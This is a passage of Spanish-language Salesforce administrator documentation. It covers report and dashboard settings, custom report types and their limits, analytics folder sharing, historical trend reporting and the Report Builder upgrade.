2. Seleccione **Excluir renuncia de responsabilidad de informes exportados** y **Excluir renuncia de responsabilidad de páginas de ejecución de informes y de páginas de vista de impresión**.
3. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para modificar la configuración de informes y paneles:
- "Personalizar aplicación"

## Mostrar gráficos mejorados en Salesforce1

Muestre a sus usuarios gráficos mejorados en Salesforce1. Los gráficos mejorados son similares a los gráficos de Lightning Experience: consulte detalles antes de profundizar en un informe, filtrar informes tocando segmentos del gráfico y cambiar los tipos de gráfico. Esta función está disponible en todas las versiones de Salesforce1.


EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar la configuración de informes y paneles:
- "Personalizar aplicación"




Después de activar gráficos mejorados, todos los usuarios los ven en Salesforce1 independientemente de si utilizan Lightning Experience o Salesforce Classic en el sitio completo de Salesforce.

1. Desde Configuración, introduzca *Configuración de informes y paneles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de informes y paneles**.
2. Seleccione **Activar gráficos mejorados en Salesforce1**
3. Haga clic en **Guardar**.

Antes de activar gráficos mejorados, tenga en cuenta estas limitaciones:

- Los gráficos mejorados solo muestran las 100 primeras agrupaciones.
- En tablets, los paneles siempre tienen dos columnas. En teléfonos, los paneles siempre tienen una columna.

## Permitir a los usuarios suscribirse a notificaciones de informes

Permita a los usuarios suscribirse a informes para que se les notifique cuando ciertos parámetros cumplan las condiciones que especifiquen.

1. En Configuración, introduzca *Notificaciones de informe* en el cuadro Búsqueda rápida y, a continuación, seleccione **Notificaciones de informe**.
2. Seleccione la opción para activar las notificaciones de informes.
3. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para modificar la configuración de informes y paneles:

- "Personalizar aplicación"

# Personalización de las notificaciones de correo electrónico de informes y paneles

Seleccione cómo se notifica a los usuarios cuando la información cambia en los informes y paneles que usan.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar la configuración de informes y paneles:
- "Personalizar aplicación"

1. Desde Configuración, introduzca *Notificaciones de correo electrónico* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Notificaciones de correo electrónico**.
2. Seleccione o borre las siguientes opciones para modificar las notificaciones de su organización:

   **Permitir que se envíen informes y paneles a los usuarios del portal**

   Si activa esta opción, todos los usuarios internos y del portal especificados como destinatarios recibirán informes y paneles. Si esta opción no está activada, solo los usuarios internos de Salesforce pueden recibir notificaciones de actualización de paneles e informes.

   Esta opción, desactivada de forma predeterminada, está disponible en organizaciones con Enterprise Edition, Unlimited Edition y Performance Edition con una configuración de portal de clientes o portal de socios.

   **`Uso de imágenes compatibles con Lotus Notes en correos electrónicos de panel`**

   Las notificaciones de actualización de panel se pueden enviar a usuarios concretos cuando se completa una actualización de panel programada. Por defecto, Salesforce envía imágenes en correos electrónicos del panel como archivos `.png` (Portable Network Graphic), que no son compatibles con Lotus Notes. Cuando activa la opción `Uso de imágenes compatibles con Lotus Notes en correos electrónicos de panel`, Salesforce utiliza imágenes `.jpg`, que son compatibles con Lotus Notes, cuando envía correos electrónicos de paneles. Para poder ver esta opción es necesario el permiso "Programación de paneles".

   Nota: Los correos electrónicos de panel que contienen imágenes compatibles con Lotus Notes son mucho más grandes y su calidad de imagen puede ser inferior.

3. Haga clic en **Guardar**.

# Configuración de un tipo de informe personalizado

Un *tipo de informe* define el conjunto de registros y los campos disponibles en un informe basado en las relaciones entre un objeto principal y sus objetos relacionados. Los informes solo muestran informes que cumplen los criterios definidos en el tipo de informe.

Por ejemplo, un administrador puede crear un tipo de informe que solo muestra solicitudes de empleo que tengan un currículo asociado; las solicitudes sin currículos no se mostrarán en informes que utilizan ese tipo. Un administrador también puede mostrar registros que *pueden* tener registros relacionados, por ejemplo, solicitudes con o sin currículos. En este caso, todas las solicitudes, con currículos o no, estarán disponibles para los informes que utilizan ese tipo.

Puede crear tipos de informes personalizados que sus usuarios pueden usar en los paneles e informes de la organización. Cuando defina un tipo de informe personalizado, seleccione los informes o paneles de la lista desplegable `Objeto principal` de la página Nuevo tipo de informe personalizado.

Consejo: Cuando haya terminado de crear su tipo de informe, piense en otras cosas que puede hacer con él:

- Agregue el tipo de informe personalizado a las aplicaciones que cargue en AppExchange de Force.com.
- Los usuarios designados como traductores que tengan el permiso "Ver parámetros y configuración" pueden traducir tipos de informes personalizados mediante el sistema de traducción.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear o actualizar tipos de informes personalizados:

- "Gestionar tipos de informes personalizados"

Para eliminar tipos de informes personalizados:

- "Modificar todos los datos"

1. Creación de un tipo de informe personalizado
   Seleccione el objeto primario que desea que admita su nuevo tipo de informe y, a continuación, dele un nombre y un descripción útil. Márquelo como "en desarrollo" hasta que esté listo para que puedan utilizarlo los usuarios para crear informes.
2. Adición de objetos secundarios a su tipo de informe personalizado
   Para activar los informes para extraer datos de otros elementos aparte del objeto principal, estudie la idea de agregar uno o más objetos relacionados a su tipo de informe.
3. Diseño del formato de campo de informes creados a partir de su tipo de informe personalizado
   Una vez haya definido un tipo de informe personalizado y seleccionado sus relaciones de objetos, puede especificar los campos estándar y personalizados que puede visualizar un informe cuando los crea o ejecuta desde un tipo de informe personalizado:
4. Gestionar tipos de informes personalizados
   Después de crear un tipo de informe personalizado, puede personalizarlo, modificarlo y eliminarlo.
5. Límites en los tipos de informe
   Los tipos de informe personalizados están sometidos a ciertos límites para garantizar un alto rendimiento y capacidad de uso.

## Creación de un tipo de informe personalizado

Seleccione el objeto primario que desea que admita su nuevo tipo de informe y, a continuación, dele un nombre y un descripción útil. Márquelo como "en desarrollo" hasta que esté listo para que puedan utilizarlo los usuarios para crear informes.

1. En Configuración, introduzca *Tipos de informe* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Tipos de informe**.
2. Haga clic en **Nuevo tipo de informe personalizado**.
3. Seleccione el `Objeto principal` para su tipo de informe personalizado.

   Consejo:

   - Puede seleccionar todos los objetos, incluso aquellos para los que no tiene permiso para visualizar. De esta forma podrá crear tipos de informes para una variedad de usuarios.
   - Cuando guarde un tipo de informe no podrá modificar el objeto principal.
   - Si el objeto principal de un tipo de informe es un objeto personalizado o externo y este objeto se elimina, el tipo de informe y los informes creados a partir de él se eliminarán.
   - Si elimina un objeto de un tipo de informe, todas las referencias a ese objeto y sus objetos asociados se eliminarán de los informes y paneles basados en ese tipo.

4. Introduzca la `Etiqueta de tipo de informe` y el `Nombre de tipo de informe`.

   La etiqueta puede tener hasta 50 caracteres de longitud. Es el nombre que utiliza la API de SOAP.

5. Introduzca una descripción de su tipo de informe personalizado, hasta 255 caracteres.

   Nota: Proporcione una descripción significativa para que los usuarios tengan una buena idea de los datos que están disponibles para los informes. Por ejemplo: *Cuentas con contactos. Informe sobre cuentas y sus contactos. Las cuentas sin contactos no se muestran.*

6. Seleccione la categoría en la que desea almacenar el tipo de informe personalizado.
7. Seleccione un `Estado de implementación`:
   - Seleccione `En desarrollo` durante la fase de diseño y prueba, así como modificación. El tipo de informe y sus informes están ocultos a todos los usuarios, excepto a aquellos con el permiso "Gestionar tipos de informes personalizados". Solo los usuarios con ese permiso pueden crear y ejecutar informes utilizando los tipos de informe en desarrollo.
   - Seleccione `Implementado` cuando esté preparado para permitir acceder al tipo de informe.

   Nota: El `Estado de implementación` de un tipo de informe personalizado cambia de `Implementado` a `En desarrollo` si su objetivo principal es un objeto personalizado o externo cuyo `Estado de implementación` cambia de igual forma.

8. Haga clic en **Siguiente**.

   Nota: Un desarrollador puede modificar un tipo de informe personalizado en un paquete gestionado después de que se haya publicado, y puede agregar nuevos campos. Los suscriptores reciben automáticamente estos cambios cuando instalan una nueva versión del paquete gestionado. No obstante, los desarrolladores no pueden eliminar objetos del tipo de informe después de que se haya publicado el paquete. Si elimina un campo en un tipo de informe personalizado que forma parte de

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear o actualizar tipos de informes personalizados:
- "Gestionar tipos de informes personalizados"

Para eliminar tipos de informes personalizados:
- "Modificar todos los datos"

un paquete gestionado, y el campo eliminado es parte de un depósito o se utiliza en una agrupación, aparecerá un mensaje de error.

CONSULTE TAMBIÉN

Adición de objetos secundarios a su tipo de informe personalizado

## Adición de objetos secundarios a su tipo de informe personalizado

Para activar los informes para extraer datos de otros elementos aparte del objeto principal, estudie la idea de agregar uno o más objetos relacionados a su tipo de informe.

1. Haga clic en la casilla bajo el objeto principal.
2. Seleccione un objeto secundario.

   Solo se mostrarán los objetos relacionados.

   Consejo: Escriba en la casilla de búsqueda para encontrar objetos rápidamente.

3. Para cada objeto secundario, seleccione uno de los criterios siguientes:
   - `Cada registro "A" debe tener, como mínimo, un registro "B" relacionado.` En el informe solo se mostrarán los registros principales que tengan registros secundarios.
   - `Los registros "A" pueden tener o no registros "B" relacionados.` Se mostrarán los registros principales, tengan o no registros secundarios.

   Si Usuarios es el objeto principal, seleccione los objetos secundarios por campo; por ejemplo, Cuentas (Propietario de la cuenta) o Cuentas (Creado por).
4. Agregue hasta tres objetos secundarios.

   El número de objetos secundarios depende de los objetos que seleccione.
5. Haga clic en **Guardar**.

Ejemplo:

- Si selecciona ese objeto A puede o no tener un objeto B, a continuación, todos los objetos posteriores incluyen automáticamente la asociación posible o no en el tipo de informe personalizado. Por ejemplo, si las cuentas son el objeto primario y los contactos el objeto secundario, y selecciona que dichas cuentas puedan o no tener contactos, los objetos tercero y cuarto incluidos en el tipo de informe personalizado tienen como valor predeterminado asociaciones posibles o no.
- Se muestran campos en blanco en los resultados del informe para el objeto B cuando el objeto A no tiene objeto B. Por ejemplo, si un usuario ejecuta un informe sobre cuentas con o sin contactos, los campos del contacto se mostrarán en blanco para las cuentas sin contactos.
- En los informes donde el objeto A pueda tener o no tener un objeto B, no puede utilizar la condición OR para filtrar a través de varios objetos. Por ejemplo, si introduce criterios de filtro *`El nombre de cuenta empieza por M o el nombre del contacto empieza por M`*, se muestra un mensaje de error informándole de que sus criterios de filtro son incorrectos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear o actualizar tipos de informes personalizados:
- "Gestionar tipos de informes personalizados"

Para eliminar tipos de informes personalizados:
- "Modificar todos los datos"

- La opción `Límite de filas` en los informes tabulares solo muestra los campos del objeto primario en informes creados a partir de tipos de informes personalizados donde el objeto A puede o no tener el objeto B. Por ejemplo, en una cuenta con o sin informe de contactos, solo se mostrarán los campos de las cuentas. No se muestran los campos de objetos tras una asociación posible o no con tipos de informes personalizados. Por ejemplo, en una cuenta con contactos con o sin informe de casos, sólo están disponibles para su uso los campos de las cuentas y de los contactos. Además, es posible que los informes existentes no ejecuten o ignoren la configuración de `Límite de filas` si se crearon desde tipos de informes personalizados donde las asociaciones de objeto cambiaron de objeto A con objeto B a objeto A con o sin objeto B.

## Diseño del formato de campo de informes creados a partir de su tipo de informe personalizado

Una vez haya definido un tipo de informe personalizado y seleccionado sus relaciones de objetos, puede especificar los campos estándar y personalizados que puede visualizar un informe cuando los crea o ejecuta desde un tipo de informe personalizado:

Nota: Los campos personalizados no aparecen en los tipos de informe personalizados a menos que se hayan agregado al formato de página de ese tipo de informe.

1. En Configuración, introduzca *`Tipos de informe`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Tipos de informe** para mostrar la página Todos los tipos de informe personalizado.
2. Seleccione el tipo de informe personalizado que desee modificar y haga clic en **Modificar formato** en la sección Campos disponibles para informes.

   Puede hacer clic en **Diseño de vista previa** para tener una vista previa de los campos que se mostrarán en la página Seleccionar columnas de un informe personalizado o ejecutarlo desde este tipo de informe.

   Nota: Cuando abra la vista previa del diseño, se mostrarán todos los campos y objetos, incluyendo aquellos a los que puede no tener acceso. Sin embargo, no podrá acceder a ningún dato almacenado en los campos u objetos para los que no tenga permiso de acceso.
3. Seleccione los campos del cuadro de la derecha y arrástrelos al cuadro de la izquierda.

   Consejo: Podrá ver los campos de un objeto específico seleccionando un objeto de la lista desplegable `Ver`.
4. También puede hacer clic en **Agregar campos relacionados mediante búsqueda** para mostrar la superposición Agregar campos mediante Búsqueda.

   Desde aquí puede agregar campos mediante la relación de búsqueda que el objeto seleccionado en la lista desplegable `Ver` tenga con otros objetos.

   - Un campo de búsqueda es un campo de un objeto que muestra información de otro objeto. Por ejemplo, el campo `Nombre del contacto` en una cuenta.
   - Un tipo de informe personalizado puede contener campos disponibles mediante búsqueda en cuatro niveles de relaciones de búsqueda. Por ejemplo, en el caso de una cuenta, puede obtener el propietario de la cuenta, el encargado del propietario de la cuenta, la función del encargado y la función principal de dicha función.
   - Sólo puede agregar los campos mediante búsqueda que estén asociados con los objetos incluidos en el tipo de informe personalizado. Por ejemplo, si agrega el objeto cuentas al tipo de informe personalizado, podrá agregar campos desde objetos con los que las cuentas tengan una relación de búsqueda.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear o actualizar tipos de informes personalizados:
- "Gestionar tipos de informes personalizados"

Para eliminar tipos de informes personalizados:
- "Modificar todos los datos"

- Si selecciona un campo de búsqueda en la superposición Agregar campos mediante búsqueda, puede permitir el acceso a campos de búsqueda adicionales desde otros objetos con los que exista una relación de búsqueda. Por ejemplo, si selecciona el campo `Nombre del contacto` de casos, puede seleccionar el campo `Cuenta` de contactos, porque las cuentas tienen una relación de búsqueda con los contactos, que a su vez tienen una relación de búsqueda con los casos.
- Los campos que aparecen en la superposición Agregar campos mediante búsqueda no incluyen campos de búsqueda a objetos primarios. Por ejemplo, si las cuentas son el objeto primario en su tipo de informe personalizado y los contactos son el objeto secundario, la superposición Agregar campos mediante búsqueda no muestra los campos de búsqueda de contactos a cuentas.
- Los campos agregados al diseño mediante el vínculo **Agregar campos relacionados mediante búsqueda** se incluyen automáticamente en la sección del objeto del que son un campo de búsqueda. Por ejemplo, si agrega el campo `Contacto` como búsqueda desde cuentas, el campo `Contacto` se incluye automáticamente en la sección Cuentas. Sin embargo, puede arrastrar un campo a cualquier sección.
- Los campos agregados mediante búsqueda muestran automáticamente el icono de búsqueda en el diseño de campo del tipo de informe personalizado.
- Reduzca el tiempo que emplea un usuario en encontrar los campos de un informe agrupando campos similares en formatos de campo de tipos de informes personalizados. Además, puede crear nuevas secciones de página en las que agrupar campos relacionados entre sí, y puede agrupar campos para que coincidan con tipos de registros y páginas de detalles específicos.
- Si incluye actividades como objeto principal en un tipo de informe personalizado, entonces sólo podrá agregar campos de búsqueda de actividades a cuentas en el formato Seleccionar columna del tipo de informe personalizado.

5. Organice los campos en secciones tal y como se mostrarán a los usuarios.

   Los campos que no arrastre a la sección no se mostrarán a los usuarios cuando generen informes de ese tipo de informe.

6. Haga clic en **Diseño de vista previa** y utilice la leyenda para determinar los campos que se incluirán en el formato, agregado al informe de manera predeterminada, y agregado al formato mediante una relación de búsqueda.

   PRECAUCIÓN: Los usuarios pueden ver los campos de resumen que incluyen datos de campos que no pueden visualizar. Por ejemplo, un usuario que no tenga acceso para visualizar el campo `Precio` en un producto de oportunidad puede ver el campo `Precio total` en informes de oportunidad si tiene acceso al campo `Precio total`.

7. Para cambiar el nombre o establecer qué campos se seleccionan de manera predeterminada por los usuarios, seleccione uno o más campos y haga clic en **Modificar propiedades**.

   - Haga clic en la casilla de verificación `Activado de manera predeterminada` junto a uno o más campos.

     Los campos seleccionados de manera predeterminada muestran automáticamente el icono de casilla de verificación ( ✓ ) en el diseño de campo del tipo de informe personalizado.

   - Cambie el texto en el campo `Mostrar como` junto al campo cuyo nombre desee modificar.

     Nota: Los campos de objetos estándar cuyos nombres se hayan modificado, así como los objetos estándar cuyos nombres se hayan modificado, no aparecerán como tales en el diseño de campo del tipo de informe personalizado. Sin embargo, los campos de objetos estándar cuyos nombres se hayan modificado y los objetos estándar cuyos nombres se hayan modificado mostrarán sus nuevos nombres en el informe y en la página de vista previa, a la que puede acceder haciendo clic en **Diseño de vista previa**.

8. Para cambiar el nombre de las secciones, haga clic en **Modificar** junto a una sección existente, o cree una nueva sección haciendo clic en **Crear nueva sección**.

9. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Creación de un tipo de informe personalizado

## Gestionar tipos de informes personalizados

Después de crear un tipo de informe personalizado, puede personalizarlo, modificarlo y eliminarlo.

Desde Configuración, introduzca `Tipos de informes` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Tipos de informes** para mostrar la página Todos los tipos de informe personalizado que muestra la lista de tipos de informe personalizado definidos para su organización.

- Seleccione una vista de lista de la lista desplegable `Ver` para ir directamente a dicha página de lista o haga clic en **Crear vista** para definir su propia vista personalizada.
- Defina un nuevo tipo de informe personalizado haciendo clic en **Nuevo tipo de informe personalizado**.
- Actualice el nombre, descripción, categoría de tipo de informe y estado de desarrollo del tipo de informe personalizado haciendo clic en **Modificar** junto al nombre de un tipo de informe personalizado.
- Elimine un tipo de informe personalizado haciendo clic en **Eliminar** junto al nombre del tipo de informe personalizado. Se eliminarán todos los datos almacenados en el tipo de informe personalizado y no se podrán restaurar desde la papelera.

  Importante: Cuando elimine un tipo de informe personalizado, cualquier informe basado en él también se eliminará. Cualquier componente de un panel creado a partir de un informe basado en un tipo de informe personalizado mostrará un mensaje de error cuando se visualice.

- Muestre la información detallada sobre un tipo de informe personalizado y personalícelo aún más haciendo clic en el nombre de un tipo de informe personalizado.

  Después de hacer clic en el nombre de un tipo de informe personalizado, puede:

  - Actualizar qué relaciones de objetos puede mostrar un informe cuando se ejecuta desde el tipo de informe personalizado.
  - Modifique el formato de página del tipo de informe especificado para indicar qué campos personalizados y estándar puede mostrar un informe cuando se crea o ejecuta desde el tipo de informe personalizado.
  - Obtenga una vista previa de cómo se mostrarán los campos a los usuarios en informes ejecutados a partir del tipo de informe personalizado haciendo clic en **Diseño de vista previa** en la sección Campos expuestos para informes.
  - Cree un nuevo tipo de informe personalizado con las mismas relaciones de objetos y los mismos campos que el tipo de informe personalizado seleccionado al hacer clic en **Duplicar**.
  - Cambie el nombre de los campos del informe.
  - Defina qué campos se seleccionan por defecto.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience


Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear o actualizar tipos de informes personalizados:
- "Gestionar tipos de informes personalizados"

Para eliminar tipos de informes personalizados:
- "Modificar todos los datos"

Cuando modifica un informe, puede ver el tipo de informe encima del nombre del informe en el generador de informes. El tipo de informe no se muestra en la página de ejecución del informe.



1. Tipo de informe
2. Nombre del informe

Nota: Si su organización tiene activado el sistema de traducción, puede traducir los tipos de informes personalizados para los usuarios internacionales.

## Límites en los tipos de informe

Los tipos de informe personalizados están sometidos a ciertos límites para garantizar un alto rendimiento y capacidad de uso.

- Puede agregar un máximo de 1000 campos a cada tipo de informe personalizado. Un contador en la parte superior del paso de formato de página muestra el número actual de campos incluidos. Si tiene demasiados campos, no podrá guardar el formato.
- No puede agregar los siguientes campos a los tipos de informes personalizados:
  - Campos de programación de productos
  - Campos de historial
  - Campos de cuentas personales
  - El campo `Antigüedad` en casos y oportunidades
- Un tipo de informe personalizado puede incluir referencias a 60 objetos. Por ejemplo, si selecciona el límite máximo de cuatro relaciones de objeto para un tipo de informe, puede seleccionar campos mediante búsqueda desde 56 objetos adicionales. Sin embargo, los usuarios recibirán un mensaje de error si ejecutan un informe por un tipo de informe personalizado y el informe contiene columnas de más de 20 objetos diferentes.
- Las referencias de objetos pueden utilizarse como los cuatro objetos principales, como fuentes de campos mediante búsqueda o como objetos utilizados entre distintas relaciones. Cada objeto al que se hace referencia cuenta en el límite máximo, incluso si no se han seleccionado campos. Por ejemplo, si realiza una búsqueda de cuenta a propietario de la cuenta a función del propietario de la cuenta, pero no selecciona ningún campo del propietario de la cuenta, todos los objetos a los que se hace referencia seguirán contando en el límite de 60.
- Los informes ejecutados a partir de tipos de informes personalizados que incluyen casos no muestran la lista desplegable `Unidades`, que permite que los usuarios vean los valores de tiempo de ciertos campos de caso por horas, minutos o días.
- Los tipos de informes asociados con objetos personalizados en la lista Objetos personalizados eliminados se incluyen en el recuento de número máximo de tipos de informes personalizados que puede crear.

CONSULTE TAMBIÉN

Informes de oportunidades

## Activación del uso compartido de informes y paneles mejorado

Cuando habilita el uso compartido de análisis, Salesforce convierte los niveles de acceso de las carpetas existentes de sus usuarios para utilizar niveles de acceso nuevos y más detallados.

Nota: Si se ha creado su organización después de la versión Summer '13 Salesforce, ya cuenta con el uso compartido de carpetas de análisis. Si se ha creado su organización antes de la versión Summer '13, siga estos pasos para poner el uso compartido de carpetas a disposición de sus usuarios.

Cuando el uso compartido de análisis es efectivo, todos los usuarios de la organización obtienen un acceso de visor de forma predeterminada a las carpetas de informes y paneles compartidas con ellos. Los usuarios pueden tener un mayor acceso si son gestores o editores de una carpeta determinada o si tienen más permisos de usuario administrativos. El acceso de cada usuario a las carpetas según la nueva funcionalidad se basa en la combinación del acceso a las carpetas y los permisos de usuario que tenía antes de habilitar el uso compartido de carpetas mejorado.

1. Desde Configuración, introduzca *Uso compartido de carpetas* en el cuadro Búsqueda rápida y, a continuación, seleccione **Uso compartido de carpetas**.
2. Seleccione **Active los niveles de acceso para compartir carpetas de informe y panel**.
3. Haga clic en **Uso compartido de carpeta de informe y panel**.

Importante: Si vuelve al modelo de uso compartido de carpetas anterior, las carpetas de informes y paneles existentes cambiarán al estado en el que se encontraban antes.

- Si una carpeta existía antes de habilitar el uso compartido de carpetas de análisis, sus propiedades y configuración de uso compartido volverán a su estado anterior.
- Si una carpeta se creó mientras el uso compartido de carpetas de análisis mejorado era efectivo, se ocultará de la lista de carpetas y toda su configuración de uso compartido se eliminará. Los permisos de usuario administrativos seguirán siendo efectivos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver la configuración del uso compartido de la carpeta de análisis:

- "Ver parámetros y configuración"

Para modificar la configuración del uso compartido de la carpeta de análisis:

- "Personalizar aplicación"

## Configuración de informes de tendencias históricas

Para hacer que los informes de tendencias históricas estén disponibles para sus usuarios, comience por utilizar filtros para configurar la cantidad de datos que se capturan para la creación de informes de tendencias históricos. A continuación seleccione los campos necesarios para los informes históricos.

Moldee los datos de tendencias históricas para tener suficiente para que los usuarios lo aprovechen, pero sin superar los límites de espacio. Considere qué campos contienen datos históricos útiles y qué campos contienen datos que puede excluir.

Importante: La conservación de datos históricos aumenta la cantidad de datos que almacena. El efecto depende de las formas en las que trabaja su organización. Supongamos que alguien actualiza el estado de un registro de oportunidad típico cada día o dos. Los datos de tendencia histórica para el campo Estado en el objeto Oportunidad ocupan más espacio que si el registro cambiara una o dos veces al mes. Si cualquiera de sus objetos de tendencia está en peligro de superar el límite de datos, recibirá una alerta por correo electrónico.

1. En Configuración, introduzca *Tendencias históricas* en el cuadro Búsqueda rápida y, a continuación, seleccione **Tendencias históricas**.
2. Seleccione el objeto sobre el que desea crear informes de tendencias históricas.

EDICIONES

Disponible en: Salesforce Classic, Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:

- "Crear y personalizar informes"

  Y

  "Generador de informes"

Puede seleccionar Oportunidades, Casos, Elementos de previsión y hasta 3 objetos personalizados. La creación de informes de tendencias históricas solo está disponible en previsiones de colaboración, no en previsión personalizable. Si Acumulaciones de previsiones acumulativas están activadas en la configuración de Previsiones de colaboración, Elementos de previsión no están disponibles en informes de tendencias históricas.

3. Seleccione **Habilitar tendencias históricas**.
4. Utilice los filtros de **Configurar datos** para especificar la cantidad total de datos que puede utilizar para crear informes de tendencias históricas.

   Puede restringir los datos históricos de Oportunidades, Casos y objetos personalizados. En Elementos de previsión, se seleccionan los datos disponibles.

   Por ejemplo, para reducir los datos almacenados para los informes Oportunidades, omita las negociaciones menos probables definiendo `Etapa no igual a Cliente potencial`.
5. En **Seleccionar campos**, elija hasta 8 campos para ponerlos a disposición de los informes de tendencias históricas.

   Estos campos pueden seleccionarse cuando se crean informes de tendencias históricas.

   - Para los informes de oportunidades hay 5 campos preseleccionados: Importe, Fecha de cierre, Categoría de previsión, Probabilidad y Etapa. Puede agregar 3 más.
   - Para Previsión, todos los 8 campos son preseleccionados.

Después de activar las tendencias históricas, habrá un nuevo tipo de informe personalizado disponible cuando cree informes futuros. Si activa las tendencias históricas en un nuevo campo, ese campo se agregará automáticamente al formato de informes de tendencias históricas.

Cuando desactive las tendencias históricas tenga estos puntos en mente.

- La desactivación de las tendencias históricas para un campo oculta los datos históricos de ese campo. Si vuelve a activar las tendencias históricas, podrán verse los datos históricos de nuevo, incluyendo los datos creados después de que se desactivaran las tendencias históricas.
- La desactivación de las tendencias históricas para un objeto hace que todos los datos históricos y los parámetros de configuración se eliminen para ese objeto. El tipo de informe de tendencias históricas del objeto y cualquier informe que se haya creado con él también se eliminan.
- Si desactiva las tendencias históricas para un campo y lo elimina, los datos históricos del campo ya no estarán disponibles incluso si vuelve a activar las tendencias históricas.

Nota:

- Los campos históricos que están a disposición de cada usuario dependen de los campos a los que puede acceder ese usuario. Si sus permisos cambian y ya no puede ver un campo dado, los datos históricos de ese campo también dejan de ser visibles.
- Cada campo histórico tiene la misma seguridad a nivel de campo que su campo principal. Si los permisos de campo del campo principal cambian, los permisos de campo históricos cambiarán en consecuencia.

## Actualizar el asistente de informes

Generador de informes es un potente editor de arrastrar y soltar y es la herramienta estándar para crear y modificar informes. Si su organización sigue usando el antiguo asistente para informes, debe actualizar a Generador de informes.

- Todos los perfiles obtienen acceso al generador de informes predeterminado. (Puede continuar viendo el permiso "Generador de informes" en conjuntos de permisos y perfiles así como los objetos PermissionSet y Perfil en la API, aunque la actualización sustituye esos ajustes.)
- El antiguo asistente para informes solo estará disponible para los usuarios en Modo de accesibilidad.
- Las organizaciones son Group Edition y Professional Edition pueden utilizar el generador de informes.
- Obtendrá gráficos de dispersión, un nuevo tipo de gráfico para informes.

Las nuevas organizaciones obtendrán automáticamente la última versión del generador de informes. Si no ve la sección Actualización del generador de informes en la página Configuración de interfaz de usuario, significará que la actualización ya se ha activado en su organización.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para modificar la configuración de informes y paneles:
- "Personalizar aplicación"

La asignación del permiso "Generador de informes" a todos los usuarios a través de perfiles o conjuntos de permisos no es lo mismo que activar el generador de informes para toda su organización. Para activar el generador de informes para su organización siga estos pasos.

Importante: La actualización **no afectará** a ninguno de sus informes actuales. Sin embargo, una vez que realice la actualización, no podrá volver al antiguo asistente para informes.

1. Desde Configuración, introduzca *Informes* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de informes y paneles**.
2. Revise la sección Actualización del generador de informes de la página y haga clic en **Activar**. Si no ve el botón, el generador de informes ya se ha activado para toda su organización.
3. Confirme su elección haciendo clic en **Sí, activar el generador de informes para todos los usuarios**.

# Responder a actualizaciones críticas

